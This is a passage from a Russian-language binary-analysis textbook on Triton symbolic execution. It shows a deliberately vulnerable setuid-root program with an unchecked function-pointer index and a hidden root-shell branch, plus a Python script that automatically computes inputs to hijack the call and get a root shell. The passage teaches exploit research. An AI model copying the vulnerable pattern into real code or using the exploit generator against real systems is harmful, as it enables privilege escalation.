Зная, какие регистры содержат входные данные `x` и `y`, а также адрес `0x4005ce` вложенной ветви, которую мы хотим «перешелкнуть», можно создать конфигурационный файл символического выполнения.

<sup>1</sup> Точнее, первые шесть аргументов передаются в регистрах `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`, а остальные в стеке.

---

В листинге 13.10 показан файл, который мы будем использовать для тестирования.

*Листинг 13.10. branch.map*

---

```
❶ %rdi=$
   %rdi=0
❷ %rsi=$
   %rsi=0
```

---

В конфигурационном файле мы делаем регистр `rdi` (представляющий  $x$ ) символическим и присваиваем ему конкретное значение 0 ❶. То же самое мы делаем для регистра `rsi`, содержащего  $y$  ❷. Поскольку  $x$  и  $y$  символические, то, когда мы будем генерировать модель для новых входных данных, решатель выдаст их конкретные значения.

### Генерирование новых входных данных

Напомним, что в конфигурационном файле символического выполнения мы присвоили значение 0 обоим переменным  $x$  и  $y$ , создав опору, отталкиваясь от которой, `code_coverage` может сгенерировать новые входные данные, покрывающие новый путь. Если запустить программу `branch` с этими данными, то она напечатает  $x < 5 \ \&\& \ y \neq 10$ , как показано в следующем листинге:

---

```
$ ./branch 0 0
x < 5 && y != 10
```

---

Теперь воспользуемся `code_coverage`, чтобы сгенерировать новые входные данные, которые «перешелкивают» вложенное ветвление, где проверяется значение  $y$ . Если затем подать эти данные на вход `branch`, то она напечатает  $x < 5 \ \&\& \ y == 10$ . См. листинг 13.11.

*Листинг 13.11. Нахождение входов, при которых выбирается альтернативная ветвь по адресу 0x4005ce*

---

```
❶ $ ./code_coverage branch branch.map 0x4005b6 0x4005ce
   evaluating branch 0x4005ce:
❷   0x4005ce -> 0x4005dc (taken)
❸   0x4005ce -> 0x4005d0 (not taken)
❹   computing new input for 0x4005ce -> 0x4005d0
❺     SymVar 0 (rdi) = 0x0
       SymVar 1 (rsi) = 0xa
```

---

Мы вызываем `code_coverage`, указывая на входе программу `branch`, созданный нами конфигурационный файл (`branch.map`), начальный адрес `0x4005b6` функции `branch` (точка входа для анализа) и адрес `0x4005ce` вложенного ветвления, которое нужно «перешелкнуть» ❶.

Когда эмуляция дойдет до адреса ветвления, `code_coverage` вычислит и напечатает все ограничения ветвей, которые Triton включил в объект `PathConstraint`, ассоциированный с этим ветвлением. Первое ограничение относится к направлению ветвления с конечным адресом `0x4005dc` (вложенная ветвь `else`), именно это направление выбирается во время эмуляции, потому что таковы конкретные входные значения, заданные в конфигурационном файле ❷. Как сообщает `code_coverage`, направление проваливания с конечным адресом `0x4005d0` (вложенная ветвь `if`) не было выбрано ❸, поэтому `code_coverage` пытается вычислить новые входные значения, так чтобы выполнение прошло по этому пути ❹.

Хотя в общем случае для нахождения новых входных значений решателю может потребоваться довольно много времени, для таких простых ограничений, как в этом случае, он должен управиться за несколько секунд. После того как решатель найдет модель, `code_coverage` выведет ее на экран ❺. Как видим, модель присваивает конкретное значение 0 регистру `rdi(x)` и значение `0xa` регистру `rsi(y)`.

Запустим программу `branch` с этими новыми входными данными и посмотрим, приведут ли они к «перещелкиванию» вложенного ветвления.

---

```
$ ./branch 0 0xa
x < 5 && y == 10
```

---

При новых входных данных `branch` печатает `x < 5 && y == 10`, а не `x < 5 && y != 10`, как в предыдущем прогоне. Входные данные, сгенерированные `code_coverage`, действительно привели к «перещелкиванию» вложенного ветвления!

## 13.5 Автоматическая эксплуатация уязвимости

Теперь рассмотрим пример, в котором задача удовлетворения ограничения сложнее, чем в предыдущем. Мы научим Triton автоматически генерировать входные данные для эксплуатации уязвимости в программе путем перехвата косвенного вызова и перенаправления его на указанный нами адрес.

Предположим, что мы уже знаем о существовании уязвимости, которая позволяет контролировать конечный адрес вызова, но не знаем, как дойти до нее, потому что адрес уязвимой команды зависит от входных данных нетривиальным образом. Такую ситуацию можно встретить на практике, например при фаззинге.

Из главы 12 нам известно, что символическое выполнение требует слишком много вычислительных ресурсов, поэтому попытка прямолинейного фаззинга с целью найти эксплойты для всех косвенных вызовов в программе обречена на провал. Вместо этого можно оптимизировать первый же фаззинг более традиционным способом: подавать на вход псевдослучайные данные и применить анализ за-

ражения, чтобы узнать, влияют ли эти данные на опасное состояние программы, например косвенные вызовы. Затем мы воспользуемся символическим выполнением, чтобы сгенерировать эксплойты только тех вызовов, которые, согласно результатам анализа заражения, потенциально контролируемы. Именно такой подход предполагается в рассматриваемом ниже примере.

### 13.5.1 Уязвимая программа

Сначала рассмотрим программу, которую собираемся эксплуатировать, и присутствующий в ней уязвимый вызов. В листинге 13.12 приведен исходный файл уязвимой программы *icall.c*. *Makefile* компилирует программу в двоичный файл *icall* типа *setuid root*<sup>1</sup>, который содержит косвенный вызов одной из нескольких функций-обработчиков. Так веб-серверы, в частности *nginx*, используют указатели на функции для выбора подходящего обработчика полученных данных.

Листинг 13.12. *icall.c*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <crypt.h>

void forward (char *hash);
void reverse (char *hash);
void hash (char *src, char *dst);

❶ static struct {
    void (*functions[2])(char *);
    char hash[5];
} icall;

int
main(int argc, char *argv[])
{
    unsigned i;

    ❷ icall.functions[0] = forward;
    icall.functions[1] = reverse;

    if(argc < 3) {
        printf("Usage: %s <index> <string>\n", argv[0]);
        return 1;
    }
```



<sup>1</sup> Двоичный файл типа *setuid root* выполняется с привилегиями *root*, даже если запущен непривилегированным пользователем. Это позволяет обычным пользователям запускать программы, выполняющие привилегированные операции, например создание простых сетевых сокетов или изменение файла */etc/passwd*.

```

❸ if(argc > 3 && !strcmp(crypt(argv[3], "$1$foobar"),
    "$1$foobar$Zd2XnPvN/dJV0seI5/5Cy1")) {
    /* секретный административный участок */
    if(setgid(getegid())) perror("setgid");
    if(setuid(geteuid())) perror("setuid");
    execl("/bin/sh", "/bin/sh", (char*)NULL);
❹ } else {
❺     hash(argv[2], icall.hash);
❻     i = strtoul(argv[1], NULL, 0);

    printf("Calling %p\n", (void*)icall.functions[i]);
❼     icall.functions[i](icall.hash);
}

return 0;
}

void
forward(char *hash)
{
    int i;

    printf("forward: ");
    for(i = 0; i < 4; i++) {
        printf("%02x", hash[i]);
    }
    printf("\n");
}

void
reverse(char *hash)
{
    int i;

    printf("reverse: ");
    for(i = 3; i >= 0; i--) {
        printf("%02x", hash[i]);
    }
    printf("\n");
}

void
hash(char *src, char *dst)
{
    int i, j;

    for(i = 0; i < 4; i++) {
        dst[i] = 31 + (char)i;
        for(j = i; j < strlen(src); j += 4) {
            dst[i] ^= src[j] + (char)j;
            if(i > 1) dst[i] ^= dst[i-2];
        }
    }
    dst[4] = '\0';
}

```



В основе программы `icall` лежит глобальная структура, которую я также назвал `icall` ❶. Эта структура содержит массив `icall.functions`, в котором есть место для двух указателей на функции, и массив символов `icall.hash`, в котором хранится 4-байтовый хеш-код и завершающий символ `NULL`. Функция `main` инициализирует первый элемент `icall.functions` указателем на функцию `forward`, а второй указателем на функцию `reverse` ❷. Обе функции принимают хеш-код в виде `char*` и печатают его байты в прямом или обратном порядке соответственно.

Программа `icall` принимает два аргумента в командной строке: целочисленный индекс и строку. Индекс определяет, какой элемент `icall.functions` вызывать, а по строке генерируется хеш-код, как мы скоро увидим.

Существует еще третий аргумент, о котором в информации о порядке вызова не сообщается. Это пароль для административного участка программы, который дает доступ к оболочке от имени `root`. Для проверки пароля `icall` хеширует его с помощью функции `GNU crypt` (объявлена в файле `crypt.h`), и если хеш-код правилен, то пользователю предоставляется доступ к оболочке ❸. Наша цель – перехватить косвенный вызов и перенаправить его на секретный участок, не зная пароля.

Если секретный пароль не указан ❹, то `icall` вызывает функцию `hash`, которая вычисляет 4-байтовый хеш-код переданной программе строки и помещает его в `icall.hash` ❺. После вычисления хеш-кода `icall` разбирает индекс, указанный в командной строке ❻, и вызывает функцию по указателю в соответствующем элементе массива `icall.functions`, передавая ей только что вычисленный хеш-код в качестве аргумента ❼. Этот косвенный вызов я и намереваюсь использовать в эксплойте. Для диагностики `icall` печатает адрес функции, которую собирается вызвать; при написании эксплойта это нам поможет.

При нормальных обстоятельствах по указателю вызывается функция `forward` или `reverse`, которая печатает хеш-код на экране:

---

```
❶ $ ./icall 1 foo
❷ Calling 0x400974
❸ reverse: 22295079
```

---

Здесь я задал в качестве индекса 1, что соответствует вызову функции `reverse`, и входную строку `foo` ❶. Мы видим, что косвенно вызывается функция по адресу `0x400974` (начало `reverse`) ❷, также напечатан хеш-код строки `foo` в обратном порядке: `0x22295079` ❸.

Вы, конечно, обратили внимание на уязвимость косвенного вызова: нигде не проверяется, что заданный пользователем индекс не входит за границы массива `icall.functions`, поэтому, задав слишком большой индекс, пользователь может заставить программу `icall` использовать данные *вне* массива `icall.functions` в качестве адреса косвенного вызова! А поле `icall.hash` как раз находится рядом с `icall`.



functions в памяти, поэтому, указав индекс 2, пользователь сможет заставить программу использовать `icall.hash` в качестве цели косвенного вызова, как показано в следующем листинге:

```
$ ./icall 2 foo
❶ Calling 0x22295079
❷ Segmentation fault (core dumped)
```

Смотрите-ка – вызванный адрес совпадает с хеш-кодом, интерпретированным как адрес в прямом порядке ❶! По этому адресу нет кода, так что программа «падает» из-за ошибки сегментации ❷. Однако вспомним, что пользователь контролирует не только индекс, но и строку, по которой вычисляется хеш-код. Штука в том, чтобы найти строку, для которой хеш-код в точности равен адресу секретного административного участка, а затем обманом выполнить косвенный вызов по этому адресу и тем самым передать управление на административный участок и получить доступ к оболочке с правами root, не зная пароля.

Чтобы вручную сконструировать эксплойт для этой уязвимости, нам нужно либо прибегнуть к полному перебору, либо дизассемблировать функцию `hash` и понять, какая входная строка дает нужный нам хеш-код. Так вот, символическое выполнение как средство генерирования эксплойта хорошо тем, что автоматически решает уравнение с функцией `hash`, давая нам возможность рассматривать ее как черный ящик!

### 13.5.2 Нахождение адреса уязвимой команды вызова

Для автоматического конструирования эксплойта нам нужны две вещи: адрес уязвимой команды косвенного вызова, которую эксплойт должен перехватить, и адрес секретного административного участка, на который нужно перенаправить управление. В листинге 13.13 показан результат дизассемблирования функции `main` из двоичного файла `icall`, который содержит оба адреса.

Листинг 13.13. Фрагмент результата дизассемблирования `~/code/chapter13/icall`

```
000000000400abe <main>:
400abe: 55                push    rbp
400abf: 48 89 e5          mov     rbp, rsp
400ac2: 48 83 ec 20       sub     rsp, 0x20
400ac6: 89 7d ec          mov     DWORD PTR [rbp-0x14], edi
400ac9: 48 89 75 e0       mov     QWORD PTR [rbp-0x20], rsi
400acd: 48 c7 05 c8 15 20 00 mov     QWORD PTR [rip+0x2015c8], 0x400916
400ad4: 16 09 40 00
400ad8: 48 c7 05 c5 15 20 00 mov     QWORD PTR [rip+0x2015c5], 0x400974
400adf: 74 09 40 00
400ae3: 83 7d ec 02       cmp     DWORD PTR [rbp-0x14], 0x2
```

|                          |                              |
|--------------------------|------------------------------|
| 400ae7: 7f 23            | 400b0c <main+0x4e>           |
| 400ae9: 48 8b 45 e0      | mov rax,QWORD PTR [rbp-0x20] |
| 400aed: 48 8b 00         | mov rax,QWORD PTR [rax]      |
| 400af0: 48 89 c6         | mov rsi,rax                  |
| 400af3: bf a1 0c 40 00   | mov edi,0x400ca1             |
| 400af8: b8 00 00 00 00   | mov eax,0x0                  |
| 400afd: e8 5e fc ff ff   | call 400760 <printf@plt>     |
| 400b02: b8 01 00 00 00   | mov eax,0x1                  |
| 400b07: e9 ea 00 00 00   | jmp 400bf6 <main+0x138>      |
| 400b0c: 83 7d ec 03      | cmp DWORD PTR [rbp-0x14],0x3 |
| 400b10: 7e 78            | jle 400b8a <main+0xcc>       |
| 400b12: 48 8b 45 e0      | mov rax,QWORD PTR [rbp-0x20] |
| 400b16: 48 83 c0 18      | add rax,0x18                 |
| 400b1a: 48 8b 00         | mov rax,QWORD PTR [rax]      |
| 400b1d: be bd 0c 40 00   | mov esi,0x400cbd             |
| 400b22: 48 89 c7         | mov rdi,rax                  |
| 400b25: e8 56 fc ff ff   | call 400780 <crypt@plt>      |
| 400b2a: be c8 0c 40 00   | mov esi,0x400cc8             |
| 400b2f: 48 89 c7         | mov rdi,rax                  |
| 400b32: e8 69 fc ff ff   | call 4007a0 <strcmp@plt>     |
| 400b37: 85 c0            | test eax,eax                 |
| 400b39: 75 4f            | jne 400b8a <main+0xcc>       |
| ❶ 400b3b: e8 70 fc ff ff | call 4007b0 <getegid@plt>    |
| 400b40: 89 c7            | mov edi,eax                  |
| ❷ 400b42: e8 79 fc ff ff | call 4007c0 <setgid@plt>     |
| 400b47: 85 c0            | test eax,eax                 |
| 400b49: 74 0a            | je 400b55 <main+0x97>        |
| 400b4b: bf e9 0c 40 00   | mov edi,0x400ce9             |
| 400b50: e8 7b fc ff ff   | call 4007d0 <perror@plt>     |
| 400b55: e8 16 fc ff ff   | call 400770 <geteuid@plt>    |
| 400b5a: 89 c7            | mov edi,eax                  |
| ❸ 400b5c: e8 8f fc ff ff | call 4007f0 <setuid@plt>     |
| 400b61: 85 c0            | test eax,eax                 |
| 400b63: 74 0a            | je 400b6f <main+0xb1>        |
| 400b65: bf f0 0c 40 00   | mov edi,0x400cf0             |
| 400b6a: e8 61 fc ff ff   | call 4007d0 <perror@plt>     |
| 400b6f: ba 00 00 00 00   | mov edx,0x0                  |
| 400b74: be f7 0c 40 00   | mov esi,0x400cf7             |
| 400b79: bf f7 0c 40 00   | mov edi,0x400cf7             |
| 400b7e: b8 00 00 00 00   | mov eax,0x0                  |
| ❹ 400b83: e8 78 fc ff ff | call 400800 <execl@plt>      |
| 400b88: eb 67            | jmp 400bf1 <main+0x133>      |
| 400b8a: 48 8b 45 e0      | mov rax,QWORD PTR [rbp-0x20] |
| 400b8e: 48 83 c0 10      | add rax,0x10                 |
| 400b92: 48 8b 00         | mov rax,QWORD PTR [rax]      |
| 400b95: be b0 20 60 00   | mov esi,0x6020b0             |
| 400b9a: 48 89 c7         | mov rdi,rax                  |
| 400b9d: e8 30 fe ff ff   | call 4009d2 <hash>           |
| 400ba2: 48 8b 45 e0      | mov rax,QWORD PTR [rbp-0x20] |
| 400ba6: 48 83 c0 08      | add rax,0x8                  |
| 400baa: 48 8b 00         | mov rax,QWORD PTR [rax]      |
| 400bad: ba 00 00 00 00   | mov edx,0x0                  |
| 400bb2: be 00 00 00 00   | mov esi,0x0                  |

```

400bb7: 48 89 c7          mov     rdi, rax
400bba: e8 21 fc ff ff    call   4007e0 <strtol@plt>
400bbf: 89 45 fc          mov     DWORD PTR [rbp-0x4], eax
400bc2: 8b 45 fc          mov     eax, DWORD PTR [rbp-0x4]
400bc5: 48 8b 04 c5 a0 20 60 mov     rax, QWORD PTR [rax*8+0x6020a0]
400bcc: 00
400bcd: 48 89 c6          mov     rsi, rax
400bd0: bf ff 0c 40 00    mov     edi, 0x400cff
400bd5: b8 00 00 00 00    mov     eax, 0x0
400bda: e8 81 fb ff ff    call   400760 <printf@plt>
400bdf: 8b 45 fc          mov     eax, DWORD PTR [rbp-0x4]
400be2: 48 8b 04 c5 a0 20 60 mov     rax, QWORD PTR [rax*8+0x6020a0]
400be9: 00
400bea: bf b0 20 60 00    mov     edi, 0x6020b0
400bef: ff d0            call   rax
400bf1: b8 00 00 00 00    mov     eax, 0x0
400bf6: c9              leave
400bf7: c3              ret
400bf8: 0f 1f 84 00 00 00 00 nop     DWORD PTR [rax+rax*1+0x0]
400bff: 00

```

Код секретного административного участка начинается по адресу 0x400b3b ❶, именно сюда мы хотим перенаправить управление. То, что это действительно административный участок, доказывают обращения к функциям `setgid` ❷ и `setuid` ❸, с помощью которых `icall` подготавливает привилегии `root` перед открытием оболочки, и обращение к `hexcl` ❹, которое, собственно, и запускает оболочку. Уязвимая команда косвенного вызова находится по адресу 0x400bef ❺.

Имея необходимые адреса, давайте создадим инструмент символического выполнения для генерирования эксплойта.

### 13.5.3 Построение генератора эксплойта

В двух словах: принцип работы инструмента, генерирующего эксплойт, заключается в том, чтобы конколически выполнить программу `icall`, сделав символическими все аргументы командной строки, задаваемые пользователем, и завести при этом по одной символической переменной на каждый байт входных данных. Затем инструмент прослеживает символическое состояние на всем пути от начала программы, через функцию `hash`, пока выполнение не дойдет до места косвенного вызова. В этот момент генератор эксплойта вызывает решатель и спрашивает у него, существует ли способ присвоить конкретные значения символическим переменным, так чтобы конечный адрес косвенного вызова был равен адресу административного участка программы. Если такая модель существует, то генератор эксплойта печатает ее на экране, и мы можем воспользоваться этими значениями, сделав их аргументами программы `icall`.

Заметим, что в отличие от предыдущих примеров в этом используется конколический режим Triton, а не режим символической эму-

ляции. Причина в том, что для генерирования эксплойта необходимо проследить символическое состояние на протяжении всей программы, через несколько функций, что в режиме эмуляции неудобно и долго. Кроме того, конколическое выполнение позволяет легко экспериментировать с различными длинами входной строки.

В отличие от большинства примеров в книге, этот написан на Python, потому что для использования конколического режима подходит только Python API. Конколические инструменты Triton – это скрипты на Python, которые передаются специальному Pin-инструменту, реализующему движок конколического выполнения. Triton предоставляет скрипт-обертку `triton`, который берет на себя детали вызова Pin, так что нам остается только указать, какой инструмент Triton использовать и какую программу анализировать. Скрипт-обертка находится в каталоге `~/triton/pin-2.14-71313-gcc.4.4.7-linux/source/tools/Triton/build`, а как им пользоваться, мы увидим, когда будем тестировать инструмент автоматического генерирования эксплойта.

## Подготовка к конколическому выполнению

В листинге 13.14 показана первая часть инструмента генерирования эксплойта `exploit_callsite.py`.

Листинг 13.14. `exploit_callsite.py`

```
#!/usr/bin/env python2
## -*- coding: utf-8 -*-

❶ import triton
import pintool

❷ taintedCallsite = 0x400bef # Найдено на предыдущем проходе DTA
target                = 0x400b3b # Куда должен вести косвенный переход

❸ Triton = pintool.getTritonContext()

def main():
    ❹ Triton.setArchitecture(triton.ARCH.X86_64)
    Triton.enableMode(triton.MODE.ALIGNED_MEMORY, True)

    ❺ pintool.startAnalysisFromSymbol('main')

    ❻ pintool.insertCall(symbolize_inputs, pintool.INSERT_POINT.ROUTINE_ENTRY, 'main')
    ❼ pintool.insertCall(hook_icall, pintool.INSERT_POINT.BEFORE)

    ❽ pintool.runProgram()

if __name__ == '__main__':
    main()
```

Конколические инструменты Triton типа `exploit_callsite.py` должны импортировать модули `triton` и `pintool` ❶, предоставляющие доступ к Triton API и к привязкам Triton для взаимодействия с Pin. К сожалению,

нию, не существует способа передать конколическим инструментам аргументы в командной строке, поэтому мне пришлось зашить в код адрес эксплуатируемой команды косвенного вызова (*taintedCall-site*) и адрес секретного административного участка (*target*) ❷, куда требуется перенаправить управление. Имя переменной *taintedCall-site* выбрано, исходя из предположения, что этот адрес был найден в процессе выполненного ранее анализа заражения. Если не хочется зашивать аргументы в код, то можно было, например, передать их в переменных окружения.

Конколические инструменты Triton хранят состояние символического выполнения в глобальном контексте Triton, доступ к которому дает функция *pintool.getTritonContext()* ❸. Она возвращает объект типа *TritonContext*, который можно использовать для доступа к подмножеству уже знакомых нам функций Triton API. Скрипт *exploit\_callsite.py* сохраняет ссылку на этот объект в глобальной переменной *Triton*.

Основная логика *exploit\_callsite.py* начинается в функции *main*, которая вызывается в начале скрипта. Как и в предыдущих инструментах символического выполнения, написанных на C++, она первым делом конфигурирует архитектуру Triton и включает оптимизацию *ALIGNED\_MEMORY* ❹. Поскольку этот инструмент все равно заточен под эксплуатируемый двоичный файл *icall*, я просто зашил в код архитектуру *x86-64* и не стал делать ее конфигурируемой.

Далее *exploit\_callsite.py* пользуется API *pintool*, чтобы установить начальную точку для конколического анализа. Он просит Triton запустить символический анализ с функции *main* уязвимой программы *icall* ❺. Это означает, что весь код инициализации *icall*, предшествующий *main*, работает с выключенным символическим анализом, а анализ Triton вступает в игру, когда выполнение достигает *main*.

Мы предполагаем, что символы доступны, иначе Triton не будет знать, где начинается функция *main*. В таком случае нужно будет найти адрес *main* самостоятельно, дизассемблировав программу, и попросить Triton начать анализ с этого адреса, вызвав функцию *pintool.startAnalysisFromAddress* вместо *pintool.startAnalysisFromSymbol*.

Сконфигурировав начальную точку анализа, *exploit\_callsite.py* регистрирует два обратных вызова, обращаясь к функции *pintool.insertCall*. Эта функция принимает как минимум два аргумента: функцию обратного вызова и точку вставки, за которой могут следовать дополнительные аргументы, зависящие от типа точки вставки.

Первая функция обратного вызова называется *symbolize\_inputs*, для нее используется точка вставки *INSERT\_POINT.ROUTINE\_ENTRY* ❻; это означает, что обратный вызов срабатывает, когда выполнение достигает точки входа в функцию, имя которой задается в дополнительном аргументе *insertCall*. В случае *symbolize\_inputs* я указал *main* в качестве функции, для которой устанавливается обратный вызов, потому что цель *symbolize\_inputs* – сделать символическими все входные данные, передаваемые пользователем программе *icall*, а значит, и функции *main*. Когда имеет место обратный вызов типа

ROUTINE\_ENTRY, Triton передает идентификатор текущего потока в качестве аргумента функции обратного вызова.

Второй обратный вызов называется `hook_icall` и устанавливается в точку вставки `INSERT_POINT.BEFORE` ❷, т. е. срабатывает перед каждой командой. Задача `hook_icall` – проверить, дошло ли выполнение до уязвимого косвенного вызова, и если да, сгенерировать эксплойт по результатам символического анализа. Когда обратный вызов срабатывает, Triton передает `hook_icall` аргумент `Instruction`, содержащий подробные сведения о команде, которую собирается выполнить, так что `hook_icall` может проверить, действительно ли это команда косвенного вызова, которую мы хотим эксплуатировать. В табл. 13.1 перечислены все поддерживаемые Triton точки вставки.

**Таблица 13.1.** Точки вставки обратных вызовов в конколическом режиме Triton

| Точка вставки  | Момент обратного вызова        | Аргументы   | Аргументы обратного вызова              |
|----------------|--------------------------------|-------------|-----------------------------------------|
| AFTER          | После выполнения команды       |             | Объект <code>Instruction</code>         |
| BEFORE         | Перед выполнением команды      |             | Объект <code>Instruction</code>         |
| BEFORE_SYMPROC | Перед символической обработкой |             | Объект <code>Instruction</code>         |
| FINI           | В конце выполнения             |             |                                         |
| ROUTINE_ENTRY  | Точка входа в функцию          | Имя функции | ИД потока                               |
| ROUTINE_EXIT   | Точка выхода из функции        | Имя функции | ИД потока                               |
| IMAGE_LOAD     | После загрузки нового образа   |             | Путь к образу, базовый адрес, размер    |
| SIGNALS        | Доставлен сигнал               |             | ИД потока, ИД сигнала                   |
| SYSCALL_ENTRY  | Перед системным вызовом        |             | ИД потока, дескриптор системного вызова |
| SYSCALL_EXIT   | После системного вызова        |             | ИД потока, дескриптор системного вызова |

Наконец, после завершения инициализации `exploit_callsite.py` вызывает функцию `pintool.runProgram`, чтобы запустить анализируемую программу ❸. На этом завершается необходимая подготовка к анализу программы `icall`, но я еще не обсудил код, отвечающий за само генерирование эксплойта. Устраним это упущение и рассмотрим обработчики обратных вызовов `symbolize_inputs` и `hook_icall`, которые реализуют превращение пользовательских входных данных в символы и эксплуатацию косвенного вызова соответственно.

## Превращение входных данных в символы

В листинге 13.15 показана реализация функции `symbolize_inputs`, вызываемой, когда выполнение достигает функции `main` анализируемой программы. В полном соответствии с табл. 13.1 `symbolize_inputs` принимает идентификатор потока, потому что это обратный вызов в точке вставки `ROUTINE_ENTRY`. Нам идентификатор потока не нужен, так что просто игнорируем его. Как уже было сказано, `symbolize_inputs` делает символическими все аргументы командной строки, заданные пользователем, так чтобы решатель впоследствии смог решить, как

манипулировать этими символическими переменными для конструирования эксплойта.



### Листинг 13.15. *exploit\_callsite.py* (продолжение)

```
def symbolize_inputs(tid):
1   rdi = pintool.getCurrentRegisterValue(Triton.registers.rdi) # argc
   rsi = pintool.getCurrentRegisterValue(Triton.registers.rsi) # argv

   # для каждой строки в argv
2   while rdi > 1:
3       addr = pintool.getCurrentMemoryValue(
           rsi + ((rdi-1)*triton.CPU_SIZE.QWORD),
           triton.CPU_SIZE.QWORD)
       # сделать строку текущего аргумента (включая завершающий NULL)
       № символической
       c = None
       s = ''
4       while c != 0:
5           c = pintool.getCurrentMemoryValue(addr)
           s += chr(c)
           Triton.setConcreteMemoryValue(addr, c)
6           Triton.convertMemoryToSymbolicVariable(
               triton.MemoryAccess(addr, triton.CPU_SIZE.BYTE)
               ).setComment('argv[%d][%d]' % (rdi-1, len(s)-1))
7           addr += 1
       rdi -= 1
   print 'Symbolized argument %d: %s' % (rdi, s)
```

Чтобы сделать входные данные символическими, `symbolize_inputs` необходим доступ к счетчику аргументов (`argc`) и вектору аргументов (`argv`) анализируемой программы. Поскольку `symbolize_inputs` вызывается в момент начала работы `main`, мы можем получить `argc` и `argv` из регистров `rdi` и `rsi`, которые содержат первые два аргумента `main` в соответствии с System V ABI для x86-64 ❶. Чтобы прочитать текущее значение регистра при конкретном выполнении, мы обращаемся к функции `pintool.getCurrentRegisterValue`, передавая ей идентификатор регистра.

Получив `argc` и `argv`, `symbolize_inputs` обходит в цикле все аргументы, уменьшая значение `rdi` (`argc`), пока оно не станет равным 0 ❷. Напомним, что в программах на C/C++ `argv` – это массив указателей на строки символов. Чтобы получить указатель из `argv`, `symbolize_inputs` читает 8 байт (`triton.CPU_SIZE.QWORD`) элемента `argv`, индекс которого находится в `rdi`, обращаясь к функции `pintool.getCurrentMemoryValue`, которая принимает адрес и размер ❸, и сохраняет прочитанный указатель в `addr`.

Затем `symbolize_inputs` читает все символы из строки, на которую указывает `addr`, увеличивая `addr`, пока не встретится символ NULL ❹. Для чтения символа снова используется функция `getCurrentMemoryValue` ❺, но на этот раз без указания размера, поскольку по умолча-



нию она и так читает 1 байт. Прочитав символ, `symbolize_inputs` делает его конкретным значением байта по этому адресу в глобальном контексте Triton ❹ и преобразует адрес памяти, содержащий входной байт, в символическую переменную ❺, задавая для нее комментарий, который позднее напомним нам, какому индексу `argv` она соответствует. Все это должно быть знакомо по рассмотренным ранее примерам на C++.

По завершении `symbolize_inputs` все аргументы командной строки, заданные пользователем, будут преобразованы в отдельные символические переменные (по одной на каждый входной байт) и установлены в качестве конкретного состояния в глобальном контексте Triton. Теперь посмотрим, как `exploit_callsite.py` используется решателем для разрешения этих символических переменных и построения эксплойта для уязвимого вызова.



## Нахождение эксплойта

В листинге 13.16 показана функция `hook_icall`, вызываемая перед каждой командой.

Листинг 13.16. `exploit_callsite.py` (продолжение)

```
def hook_icall(insn):
❶   if insn.isControlFlow() and insn.getAddress() == taintedCallsite:
❷       for op in insn.getOperands():
❸           if op.getType() == triton.OPERAND.REG:
               print 'Found tainted indirect call site \'' + str(insn)
❹           exploit_icall(insn, op)
```

Для каждой команды `hook_icall` проверяет, является ли она той командой косвенного вызова, которую мы хотим эксплуатировать. Сначала проверяется, что это команда управления потоком ❶ и что ее адрес совпадает с интересующим нас. Затем в цикле перебираются операнды команды ❷ в поисках регистрового операнда, содержащего конечный адрес вызова ❸. Наконец, если все проверки прошли успешно, `hook_icall` вызывает функцию `exploit_icall`, чтобы вычислить сам эксплойт ❹. В листинге 13.17 показана реализация `exploit_icall`.

Листинг 13.17. `exploit_callsite.py` (продолжение)

```
def exploit_icall(insn, op):
❶   regId = Triton.getSymbolicRegisterId(op)
❷   regExpr = Triton.unrollAst(Triton.getAstFromId(regId))
❸   ast = Triton.getAstContext()

❹   exploitExpr = ast.equal(regExpr, ast.bv(target, triton.CPU_SIZE.QWORD_BIT))
❺   for k, v in Triton.getSymbolicVariables().iteritems():
❻       if 'argv' in v.getComment():
               # Символы аргумента должны иметь графическое начертание
❼       argExpr = Triton.getAstFromId(k)
```



---

```

❸      argExpr = ast.land([
          ast.bvuge(argExpr, ast.bv(32, triton.CPUSIZE.BYTE_BIT)),
          ast.bvule(argExpr, ast.bv(126, triton.CPUSIZE.BYTE_BIT))
        ])

❹      exploitExpr = ast.land([exploitExpr, argExpr])

print 'Getting model for %s -> 0x%x' % (insn, target)
❺      model = Triton.getModel(exploitExpr)
❻      for k, v in model.iteritems():
          print '%s (%s)' % (v, Triton.getSymbolicVariableFromId(k).getComment())

```

---

Чтобы вычислить эксплойт для уязвимого вызова, `exploit_icall` сначала получает идентификатор регистра в регистровом операнде, содержащем конечный адрес косвенного вызова ❶. Затем вызывает `Triton.getAstFromId`, чтобы получить AST, содержащее символическое выражение для этого регистра, и `Triton.unrollAst`, чтобы «развернуть» его в полное AST без ссылочных узлов ❷.

Далее `exploit_icall` создает объект `Triton AstContext`, который использует для построения AST-выражения для решателя ❸ – точно так же, как в примере покрытия кода из раздела 13.4. Основное ограничение, которому нужно удовлетворить, очевидно: требуется найти такое решение, при котором символическое выражение для целевого регистра косвенного вызова равно адресу секретного административного участка, хранящемуся в глобальной переменной `target` ❹.

Заметим, что константа `triton.CPUSIZE.QWORD_BIT` равна размеру четверного машинного слова (8 байт) в *битах* в отличие от константы `triton.CPUSIZE.QWORD`, которая представляет тот же размер в байтах. Это означает, что `ast.bv(target, triton.CPUSIZE.QWORD_BIT)` строит битовый вектор шириной 64 бита, содержащий адрес секретного административного участка.

Помимо основного ограничения на целевой регистр, эксплойт должен удовлетворять некоторым ограничениям на форму входных данных. Чтобы наложить эти ограничения, `exploit_icall` в цикле обходит все символические переменные ❺ и проверяет их комментарии с целью проверить, представляют ли они заданные пользователем байты из `argv` ❻. Если да, то `exploit_icall` получает AST-выражение символической переменной ❼ и ограничивает его таким образом, чтобы байт был ASCII-символом, имеющим графическое начертание ❸ ( $\geq 32$  и  $\leq 126$ ). Затем это ограничение добавляется в общий список ограничений для эксплойта ❹.

Наконец, `exploit_icall` вызывает `Triton.getModel`, чтобы получить модель эксплойта для только что построенного множества ограничений ❺. Если такая модель существует, то она выводится на экран, чтобы ей можно было воспользоваться для эксплуатации программы `icall`. Для каждой переменной модели в распечатке приведен ее идентификатор Triton ID и комментарий, сообщаящий, какому байту `argv` эта символическая переменная соответствует. Таким образом, пользователю нетрудно отобразить модель на конкретные аргументы

командной строки. Попробуем сгенерировать эксплойт для программы `icall` и использовать его для получения оболочки с правами `root`.

### 13.5.4 Получение оболочки с правами `root`

В листинге 13.18 показано, как на практике использовать скрипт `exploit_callsite.py`, чтобы сгенерировать эксплойт для программы `icall`.

Листинг 13.18. Попытка найти эксплойт для `icall` с длиной входных данных 3

```
